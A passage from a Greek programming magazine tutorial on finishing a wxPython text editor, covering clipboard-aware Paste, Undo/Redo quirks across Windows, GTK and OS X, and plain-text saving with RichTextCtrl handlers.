- Δυνατότητα να τρέφεται με προχθεσινή πίτσα, που μάλιστα έχει μείνει εκτός ψυγείου

Ας ξεκινήσουμε όμως αμέσως με τον κώδικα. Έχουμε έμπνευση και δεν θέλουμε να πάει χαμένη!

Ένα έξυπνο Paste

Κάθε editor που σέβεται τον εαυτό του *δεν* δείχνει ενεργοποιημένο το κουμπάκι Paste (και την αντίστοιχη επιλογή στο μενού Edit), όταν το Clipboard είναι άδειο ή περιέχει κάτι που απλά δεν μπορεί να επικολληθεί στην τρέχουσα εφαρμογή.

Στο προηγούμενο άρθρο είδαμε πώς μπορούμε να περιορίσουμε τα Copy και Cut, ώστε να μην ενεργοποιούνται χωρίς επιλεγμένο κείμενο. Δεν υπάρχει μεγάλη διαφορά και για το Paste.

Φαίνεται μάλιστα να είμαστε τυχεροί καθώς το TextCtrl διαθέτει την CanPaste(), που επιστρέφει True αν το clipboard περιέχει δεδομένα που μπορούν να επικολληθούν.

Μια αρχική υλοποίηση είναι αυτή:

```
def OnUpdateEditMenu(self, eventobject):
  eventid = eventobject.GetId()
  if eventid in (wx.ID_COPY, wx.ID_CUT):
    selection = self.textctrl.GetSelection()
    textselected = (selection[0] != selection[1])
    eventobject.Enable(textselected)
  elif eventid == wx.ID_PASTE:
    eventobject.Enable(self.textctrl.CanPaste())
  else:
    eventobject.Skip()
```

Αν όμως κοιτάξετε το documentation για το wxTextCtrl::CanPaste(), θα δείτε μια μικρή αλλά εκνευριστική λεπτομέρεια:

> *Returns true if the contents of the clipboard can be pasted into the text control. On some platforms (Motif, GTK) this is an approximation and returns true if the control is editable, false otherwise.*


Με λίγα λόγια, η συνάρτηση CanPaste σε μερικά περιβάλλοντα, όπως το GTK και το Motif, επιστρέφει True απλά και μόνο επειδή το TextCtrl είναι ανοικτό προς επεξεργασία. Καμιά σχέση όμως, με αυτό που θέλαμε εμείς!

Και τι θέλαμε; Μα, όχι απλώς να ενεργοποιείται το Paste όταν υπάρχουν δεδομένα στο clipboard, αλλά να ενεργοποιείται όταν τα δεδομένα αυτά είναι *και* συμβατά με το TextCtrl. Δηλαδή, να είναι απλά κείμενο. Να σας δω δηλαδή να επικολλάτε δεδομένα ήχου στον text editor κι ό,τι θέλετε! Παρατηρήστε ότι ο περιορισμός δεν ισχύει για όλα τα περιβάλλοντα: Σε περιβάλλον Windows, ο παραπάνω κώδικας θα δουλέψει κατά τα αναμενόμενα. Καλός ο διαπλατφορμικός προγραμματισμός αλλά αυτές τις λεπτομέρειες θα πρέπει να τις προσέξουμε, αν θέλουμε πράγματι το πρόγραμμα μας να λειτουργεί παντού.

Στην περίπτωσή μας η λύση περιέχει μερικά ακόμα βήματα. Δείτε τον κώδικα κι αμέσως μετά την ερμηνεία.

```
elif eventid == wx.ID_PASTE:
  if not wx.TheClipboard.IsOpened():
    wx.TheClipboard.Open()
    eventobject.Enable(wx.TheClipboard.IsSupported(
                       wx.DataFormat(wx.DF_TEXT)))
    wx.TheClipboard.Close()
```

Τι ακριβώς γίνεται εδώ; Τι είναι αυτό το μυστηριώδες wx.TheClipboard, που θεωρεί τον εαυτό του τόσο σημαντικό ώστε να γράφεται με Πεζο-Κεφαλαία;



Ευτυχώς, ο editor μας δεν ξεγελιέται εύκολα! Στη φωτογραφία έχουμε επιλέξει κι αντιγράψει στο clipboard ένα κομμάτι της εικόνας που έχουμε ανοίξει στο Gimp. Ο wxEditor πεισματικά σβήνει το εικονίδιο του paste. Δεν θα μας αφήσει να μετατρέψουμε την εικόνα σε ...ASCII Art, επικολλώντας κάτι που δεν είναι κείμενο! Βέβαια, στην εκδοχή με το RichTextCtrl (stage4.py) θα μπορούσαμε να βάλουμε και εικόνες, και να φτιάξουμε έναν μικρό word processor. Έχετε διάθεση για χειμερινό project;

Φαίνεται ότι αυτό το αντικείμενο ήρθε από το διάστημα -- λέτε να το έσκασε από το PyGame Invaders; (βλ. deltaHacker 011) Γιατί, εμείς, πουθενά δεν φτιάξαμε κάποιο τέτοιο αντικείμενο! Αλλά δεν χρειάζεται: Όλα τα περιβάλλοντα έχουν ένα δικό τους clipboard. Μην ξεχνάτε ότι είναι κάτι που μοιράζονται όλες οι εφαρμογές μεταξύ τους (global clipboard). Πώς αλλιώς άλλωστε μπορούμε να πετύχουμε επικόλληση από τη μια στην άλλη; Πριν προσπαθήσουμε να το χρησιμοποιήσουμε, όμως, θα πρέπει να δούμε αν κάποια άλλη εφαρμογή το κρατάει κλειδωμένο για τον εαυτό της:

```
if not wx.TheClipboard.IsOpened():
```

Αν αυτό δεν συμβαίνει, το ανοίγουμε

```
wx.TheClipboard.Open()
```

κι ελέγχουμε αν το περιεχόμενο είναι της μορφής wx.DF_TEXT

```
wx.TheClipboard.IsSupported(wx.DataFormat((wx.DF_TEXT))
```

Χρησιμοποιούμε το αποτέλεσμα απευθείας στη γνωστή, πια, γραμμή eventobject.Enable. Το IsSupported είναι κάπως άκυρο ως όνομα για τη συγκεκριμένη συνάρτηση, όπως μαρτυρά και το documentation. Αλλά τι είναι το wx.DataFormat; Μπορείτε να ρίξετε μια ματιά εδώ:

http://docs.wxwidgets.org/trunk/classwx_data_format.html

Θα διαπιστώσετε ότι μπορούμε εύκολα να βρούμε αν το περιεχόμενο του clipboard είναι κείμενο, εικόνα, metafile ή κάτι άλλο (ή ακόμα και κάτι εντελώς άκυρο: wx.DF_INVALID). Πολύ ωραίο κι εύκολο όλο αυτό, αλλά υπάρχει ένα catch: Δεν πρέπει να ξεχνάμε ότι ο έλεγχος γίνεται σε τακτά χρονικά διαστήματα μέσω του wx.UPDATE_UI. Κάθε φορά πρέπει να παίρνουμε τον έλεγχο του clipboard, να το ανοίγουμε, να βλέπουμε αν το περιεχόμενο του ταιριάζει με τα ...text γούστα του editor μας και να το κλείνουμε ξανά. Αυτή η διαδικασία δεν είναι τόσο φθηνή από άποψη υπολογιστικού χρόνου, όσο το απλό κόλπο που κάναμε με το GetSelection στο textctrl.

Είναι, λοιπόν, επιθυμητό, ειδικά τον έλεγχο του clipboard να μη τον κάνουμε τόσο συχνά. Αυτό δεν είναι πολύ δύσκολο να το πετύχουμε:

```
elif eventid == wx.ID_PASTE:
  self.clipboardcount += 1
  if self.clipboardcount > 5:
    if not wx.TheClipboard.IsOpened():
      wx.TheClipboard.Open()
      eventobject.Enable(wx.TheClipboard.IsSupported(
                           wx.DataFormat(wx.DF_TEXT)))
      wx.TheClipboard.Close()
      self.clipboardcount = 0
```

Πολύ απλά, έχουμε μια μεταβλητή clipboardcount την οποία αυξάνουμε κατά 1, κάθε φορά που φτάνουμε στον έλεγχο του event. Δεν μπαίνουμε στον κόπο να ελέγξουμε τι γίνεται με το clipboard αν η τιμή του clipboardcount δεν περάσει το πέντε. Και φυσικά, μετά το μηδενίζουμε και ξεκινάμε από την αρχή.

Για τους παρατηρητικούς

Θα μπορούσαμε να κάνουμε τον έλεγχο ως εξής:

```
if self.clipboardcount > 5 and not wx.TheClipboard.
IsOpened():

...
```

Αλλά, προσοχή, θα χάναμε κάτι αν το κάναμε έτσι:

```
if not wx.TheClipboard.IsOpened() and self.clipboardcount
>5:

...
```

«Μα, τι;», θα αναρωτηθείτε. Στο κάτω κάτω, τι διαφορά έχει; Αφού η συνθήκη είναι ίδια. Ναι, αλλά πρόκειται για μια σύνθετη συνθήκη με τον τελεστή and. Αν το πρώτο μέρος δεν ισχύει η Python δεν θα κοιτάξει καθόλου το δεύτερο, γιατί δεν έχει νόημα: Το αποτέλεσμα έτσι και αλλιώς θα είναι False. Αλλά αν το πρώτο μέρος της συνθήκης είναι το not wx.TheClipboard.IsOpened, θα βρεθούμε να κάνουμε ακριβώς τον έλεγχο (ένα μέρος του, έστω) που προσπαθούμε να αποφύγουμε!

Οι τελεστές οι οποίοι σταματούν να κοιτάζουν τις επόμενες συνθήκες όταν πλέον το αποτέλεσμα έχει κριθεί, σε όλες τις γλώσσες ονομάζονται short-circuiting. Σε περίπτωση που κάποιος σάς ρωτήσει αν η γλώσσα που χρησιμοποιείτε έχει short-circuit (βραχυκυκλωτικούς) τελεστές and/or, αυτό εννοεί. Όχι αν κάθε φορά που γράφετε πρόγραμμα... πέφτουν οι ασφάλειες στο σπίτι σας. Η Python διαθέτει, φυσικά, short circuit τελεστές. Δείτε κι εδώ: http://goo.gl/tepHv

Φυσικά, κάπου πρέπει να δώσουμε αρχική τιμή στο clipboardcount. Μια καλή θέση είναι μέσα στο InitEditor:

```
self.clipboardcount = 5
```

Ξεκινάμε από την τιμή 5, ώστε αμέσως μετά την εκκίνηση του προγράμματος να γίνει ο πρώτος έλεγχος του clipboard. Κι αυτό είναι όλη η ιστορία με το clipboard!

Undo & Redo: Όλοι κάνουμε λάθη!

Και βέβαια, για τα λάθη θα πρέπει να φροντίσουμε ο συντάκτης μας να υποστηρίζει τις γνωστές μας λειτουργίες αναίρεσης και επανάληψης, τα Undo και Redo. Έχουμε ήδη τις επιλογές μας στο μενού, καθώς και τα αντίστοιχα εικονίδια στο toolbar. Μένει μόνο να δούμε πως θα ενεργοποιηθούν.

Ψάχνοντας στην τεκμηρίωση του TextCtrl, βλέπουμε με μεγάλη χαρά ότι υποστηρίζονται άμεσα οι ακόλουθες λειτουργίες:

- **TextCtrl:: CanUndo()**, που επιστρέφει True αν το control μπορεί να κάνει Undo. Αν έχουμε κάνει κάποια κίνηση η οποία τροποποιεί το κείμενο, η αναίρεση είναι δυνατή. Η αλλαγή μπορεί να είναι είτε πληκτρολόγηση κειμένου είτε διαγραφή / αποκοπή.
- **TextCtrl:: CanRedo()**, όπως και παραπάνω, αλλά για τη λειτουργία της επανάληψης.

- **TextCtrl:: Undo()** και **TextCtrl:: Redo()**, τα οποία εκτελούν τις αντίστοιχες λειτουργίες.

Με το γνωστό μας κόλπο, θα χρησιμοποιήσουμε το wx.UPDATE_UI και τα CanUndo()/CanRedo(), ώστε να δούμε αν πρέπει να ενεργοποιήσουμε το μενού και τα εικονίδια. Συνεχίζουμε, λοιπόν, προσθέτοντας μερικά ακόμα elif σε αυτή τη δομή:

```
elif eventid == wx.ID_REDO:
  eventobject.Enable(self.textctrl.CanRedo())
elif eventid == wx.ID_UNDO:
  eventobject.Enable(self.textctrl.CanUndo())
```

Αρκετά απλό. Έπειτα πρέπει να προσθέσουμε τις αντίστοιχες Bind

```
self.Bind(wx.EVT_MENU, self.OnEditUndo, EditMenuUndo)
self.Bind(wx.EVT_MENU, self.OnEditRedo, EditMenuRedo)
```

και τέλος να γράψουμε τις απλούστατες OnEditUndo και OnEditRedo:

```
def OnEditUndo(self, eventobject):
  self.textctrl.Undo()
def OnEditRedo(self, eventobject):
  self.textctrl.Redo()
```

Και τελειώσαμε! Έτσι πιστεύουμε, δηλαδή. Όπως όμως λέει και η γνωστή, Αγγλική ρήση, «swing that was swinging you» (κούνια που σας κούναγε). Για άλλη μια φορά, ο δαίμων της διαπλατφορμικότητας μάς κυνηγά! Αν τρέξετε το παραπάνω σε περιβάλλον Windows, πράγματι, λειτουργεί μια χαρά. Τα εικονίδια και το μενού για Undo/Redo λειτουργούν θαυμάσια και σε πολλαπλά επίπεδα, όπως ακριβώς τα έχουμε συνηθίσει στα περισσότερα προγράμματα επεξεργασίας κειμένου. Αλλά για δοκιμάστε το ίδιο σε Linux, BSD, OSX... Τα Undo/Redo δεν ενεργοποιούνται ποτέ, καθώς οι CanUndo() / CanRedo() επιστρέφουν συνέχεια False. Δεν είναι δικό μας το πρόβλημα. Απλά, το wxTextCtrl σ' αυτά τα περιβάλλοντα *δεν* υλοποιεί τις αντίστοιχες λειτουργίες. Για άλλη μια φορά, φαίνεται να είμαστε παιδιά ενός κατώτερου θεού. Κάτι πρέπει να γίνει. Δεν πάει άλλο. Αμάν πια, δηλαδή.

Undo / Redo, take II

Η τεκμηρίωση πολύ όμορφα αποκρύπτει τους παραπάνω περιορισμούς, αλλά δεν πτοούμαστε. Αφού το wxTextCtrl δεν μπορεί να βοηθήσει, θα δούμε αν υπάρχει κάποιο άλλο, το οποίο να μοιάζει λειτουργικά μ' αυτό και να έχει Undo/Redo.

Δεν αργούμε να εντοπίσουμε το wxRichTextCtrl. Τι είναι το RichTextCtrl; Καθώς φαντάζεστε, είναι ένα text control που υλοποιεί δυνατότητες επεξεργασίας rich text: Κείμενο με μορφοποιήσεις, γραμματοσειρές, εικόνες κι άλλα τέτοια καλούδια. Αν ψάξετε μάλιστα λίγο την τεκμηρίωση, θα δείτε ότι αποθηκεύει σε δική του μορφή XML. (Όχι, δεν χρησιμοποιεί το RTF format που ίσως ξέρετε από εφαρμογές Windows.) Όμως εμείς δεν θέλουμε κάτι από αυτά: Έναν απλό text editor φτιάχνουμε, όχι επεξεργαστή κειμένου! (Σας βάζω ιδέες, όμως: Χειμώνας μπαίνει, να ένα project για ν' ασχοληθείτε.) Ας δούμε λοιπόν αν δουλεύει εδώ το Undo/Redo και μετά θα δούμε πώς θα πείσουμε το RichTextCtrl να αποθηκεύει ως απλό text.

Αρχικά, θα πρέπει να προσθέσουμε την παρακάτω γραμμή στην αρχή:

```
import wx.richtext
```

και να αλλάξουμε τη γραμμή

```
self.textctrl = wx.TextCtrl(self, style=wx.TE_MULTILINE)
```

σε


```
self.textctrl = wx.richtext.RichTextCtrl(self)
```

Δοκιμάζοντας τώρα τα Undo/Redo, βλέπουμε ότι λειτουργούν! Στην πραγματικότητα, καθώς το RichTextCtrl είναι ένα TextCtrl που έχει πάρει... αναβολικά, σχεδόν ό,τι έχουμε γράψει στον κώδικα μας για το απλό TextCtrl λειτουργεί μια χαρά.

Μην αρχίσετε όμως τους πανηγυρισμούς από τώρα: Αν δοκιμάσετε Save ή Open, θα έχετε δυσάρεστες εκπλήξεις. Άλλο είναι να αποθηκεύεις απλό κείμενο κι άλλο να προσπαθείς να πείσεις ένα RichTextCtrl να γράψει τα περιεχόμενά του σε απλό κείμενο.

Save & Load Handlers: File Operations Re-loaded!

Ένα απλό TextCtrl μπορεί να αποθηκεύσει και να διαβάσει μόνο κείμενο. Λογικό είναι λοιπόν να βολεύεται με τις απλές συναρτήσεις SaveFile και



Διαπλατφορμικότητα, είπατε; Έχουμε -- και μάλιστα άφθονη! Αρκεί να επιστρατεύσετε άπειρες ώρες διαβάζοντας την τεκμηρίωση -- κι άλλες τόσες προσπαθώντας να βρείτε τις διαφορές της υλοποίησης σε κάθε πλατφόρμα. Στην εικόνα μας, όλο χαρά έχουμε μόλις χρησιμοποιήσει τον καλύτερό μας κώδικα για να υλοποιήσουμε τα Undo/Redo -- πάντα σύμφωνα με την τεκμηρίωση. Τίποτα, όμως: Houston, we have a problem! Undo γίνεται μόνο στα Windows (κάτω). Ούτε το FreeBSD (πάνω), ούτε το OS X (μέση) συγκινούνται να ενεργοποιήσουν το Undo, μετά από μια απλή διαγραφή λέξης...

LoadFile, που έχουμε δει ήδη. Ένα RichTextCtrl όμως δεν αποθηκεύει μόνο το κείμενό του αλλά και τις μορφοποιήσεις του χρήστη -- άσχετα αν σε αυτή την περίπτωση θέλουμε μόνο το κείμενο.

Προφανώς, υπάρχουν διάφοροι τρόποι για να περιγράψουμε τις μορφοποιήσεις ενός κειμένου, μέσα στο αρχείο που αποθηκεύεται. Για παράδειγμα, μια γλώσσα όπως η HTML περιγράφει τις μορφοποιήσεις σαν μια σειρά από ετικέτες που περιέχονται στο κείμενο κι ερμηνεύονται κατάλληλα από τον web browser. Στην απλούστερη μορφή, μια μορφοποίηση του στυλ έντονα, εμφανίζει την λέξη με **έντονα** γράμματα.

Δεν είναι όμως αυτός ο μόνος τρόπος να αποθηκεύσουμε τις μορφοποιήσεις ενός κειμένου. Υπάρχουν format που μας ακολουθούν από παλιά, όπως το RTF, αλλά και πιο καινούρια, που χρησιμοποιούν XML. Η διαδικασία αποθήκευσης και ανάκτησης κειμένου από ένα RichTextCtrl περιέχει, γενικά, δύο στάδια:

- Τη δημιουργία νέου ή τη χρήση ενός έτοιμου **file handler**, το οποίο θα γράψει / διαβάσει τα δεδομένα με την επιλεγμένη μορφή (HTML, XML, PlainText)
- Την αποθήκευση / ανάγνωση του αρχείου, με τις SaveFile / LoadFile.

Ευτυχώς για εμάς, υπάρχει η κλάση RichTextFileHandler:

www.wxpython.org/docs/api/wx.richtext.RichTextFileHandler-class.html

Μ' αυτή μπορούμε να δημιουργήσουμε το file handler που θα χειριστεί τις προαναφερθείσες λειτουργίες. Ακόμα καλύτερα, υπάρχουν τρεις έτοιμες κλάσεις για τις μορφές HTML, XML και PlainText. Μένει μόνο να μάθουμε τις χρήσεις τους. Δείτε τον παρακάτω κώδικα, από το SaveAs:

```
def OnSaveAs(self, eventobject):
  savedlg = wx.FileDialog(self, "Save File As...", os.getcwd(),
"", "*", wx.SAVE)
  result = savedlg.ShowModal()
  if result == wx.ID_OK:
    self.filename = savedlg.GetPath()
    handler = wx.richtext.RichTextPlainTextHandler()
    filetype = handler.GetType()
    self.textctrl.SaveFile(self.filename, filetype)
    self.SetStatusText("File saved.")
  savedlg.Destroy()
```

Αφού ανακτήσουμε το όνομα αρχείου που επέλεξε ο χρήστης στο common dialog, παίρνουμε έναν handler για το PlainText

```
handler = wx.richtext.RichTextPlainTextHandler()
```


κι ανακτούμε το filetype (μια ακέραια τιμή):

```
filetype = handler.GetType()
```

Αυτό χρησιμοποιείται απευθείας ως παράμετρος στο SaveFile:

```
self.textctrl.SaveFile(self.filename, filetype)
```

Τα πράγματα είναι όμοια και στη διαδικασία LoadFile. Αν σας ενδιαφέρει, η τιμή του filetype στο παραπάνω παράδειγμα είναι το 1. Εσωτερικά, τα



LoadFile/SaveFile θα καλέσουν το RichTextPlainTextHandler, για να κάνει τη βρώμικη δουλειά.

Δεν είναι ο μοναδικός τρόπος να αποθηκεύσουμε το αρχείο μας, πάντως. Δείτε μια ακόμα παραλλαγή:

```
handler = wx.richtext.RichTextPlainTextHandler()
buffer = self.textctrl.GetBuffer()
handler.SaveFile(buffer, self.filename)
```

Εδώ παίρνουμε το περιεχόμενο του RichTextCtrl με την GetBuffer() και ζητάμε από τον handler να το αποθηκεύσει για μας. Κάτι αντίστοιχο κάνει εσωτερικά και η SaveFile, που δείξαμε πριν.

Καθώς το πρόγραμμά μας πήρε τελείως διαφορετική τροπή με το RichTextCtrl, αποφασίσαμε ότι είναι καλή ιδέα για fork :) Έτσι, αφού κατεβάσετε το αρχείο με τα sources από το

http://bit.ly/dh015wxEditorSRCfinal

θα βρείτε τον editor με το RichTextCtrl ως stage4.py, ενώ το απλό TextCtrl ως stage3.py. Αν είστε χρήστης μόνο Windows ίσως θέλετε να συνεχίσετε το stage3.py σύμφωνα με αυτά που γράφουμε παρακάτω.

Paste, take II (ή μήπως III;)

Τι εννοούμε με το take II στο paste; Αφού δούλευε μια χαρά, στην εκ-

Και, επιτέλους, ο text editor μας είναι έτοιμος! Η τελική έκδοση (stage4.py) είναι αρκετά καλή για να διορθώσει και τον εαυτό της -- ή έστω την προηγούμενη εκδοχή της (stage3.py). Όπως ένας compiler κάνει compile τον εαυτό του, το ίδιο γίνεται και με τον editor: κάνει edit τον εαυτό του!

δοχή που φτιάξαμε. Καλά το είπατε: δούλευε. Για δοκιμάστε τώρα, με το RichTextCtrl: θα βρεθείτε *πάλι* προ εκπλήξεως!

- Αν εκτελέσετε τον editor έχοντας ήδη κάνει copy στο clipboard κάποιο κείμενο από μια άλλη εφαρμογή, θα μπορέσετε μια χαρά να χρησιμοποιήσετε το paste για να το επικολλήσετε.
- Αν τώρα επιλέξετε και κάνετε copy ένα κομμάτι κειμένου μέσα από τον *ίδιο* τον editor, το paste θα απενεργοποιηθεί. Ο editor μας δεν μπορεί να κάνει paste το ίδιο του το κείμενο!

Σας το έλεγα εγώ, δεν είναι μόνο το FreeBSD που έχει δαίμονα. Έχει και η wxPython -- κι έχει βαλθεί να μας κυνηγάει. Γιατί όμως συμβαίνει αυτό; Μην ξεχνάτε, η γραμμή που ενεργοποιεί το Paste είναι αυτή

```
eventobject.Enable(wx.TheClipboard.IsSupported(wx.DataFormat(wx.
DF_TEXT)))
```

και προϋποθέτει ότι αυτό που βρίσκεται στο clipboard είναι της μορφής wx.DF_TEXT. Προφανώς, το RichTextCtrl δεν αποθηκεύει εσωτερικά με αυτή τη μορφή, άρα ο έλεγχος αποτυγχάνει. Μπορούμε όμως να κάνουμε κάτι εναλλακτικό:

```
if not wx.TheClipboard.IsOpened():
  dataobject = wx.TextDataObject()
  wx.TheClipboard.Open()
  success = wx.TheClipboard.GetData(dataobject)
  eventobject.Enable(success)
  wx.TheClipboard.Close()
```

Σε απλά βήματα:

- Δημιουργούμε ένα αντικείμενο δεδομένων (dataobject), κατάλληλο για κείμενο.
- Ανοίγουμε το global clipboard, όπως πριν.
- Προσπαθούμε να διαβάσουμε text δεδομένα μέσα απ' αυτό. Αν το πετύχουμε, το success θα γίνει True.
- Χρησιμοποιούμε το success, για να ενεργοποιήσουμε το Paste.
- Κλείνουμε το clipboard. Πίνουμε ένα γάλα για να ηρεμήσουμε. Προσευχόμαστε να μας αφήσει ο wxΔαίμονας, να τελειώσουμε επιτέλους το πρόγραμμα μας!


Wrapping it up!

Ήρθε η ώρα να βάλουμε τις τελευταίες πινελιές στον editor μας, υλοποιώντας τα μικροπράγματα που έχουμε αφήσει μέχρι στιγμής:

- Τη λειτουργία File/New
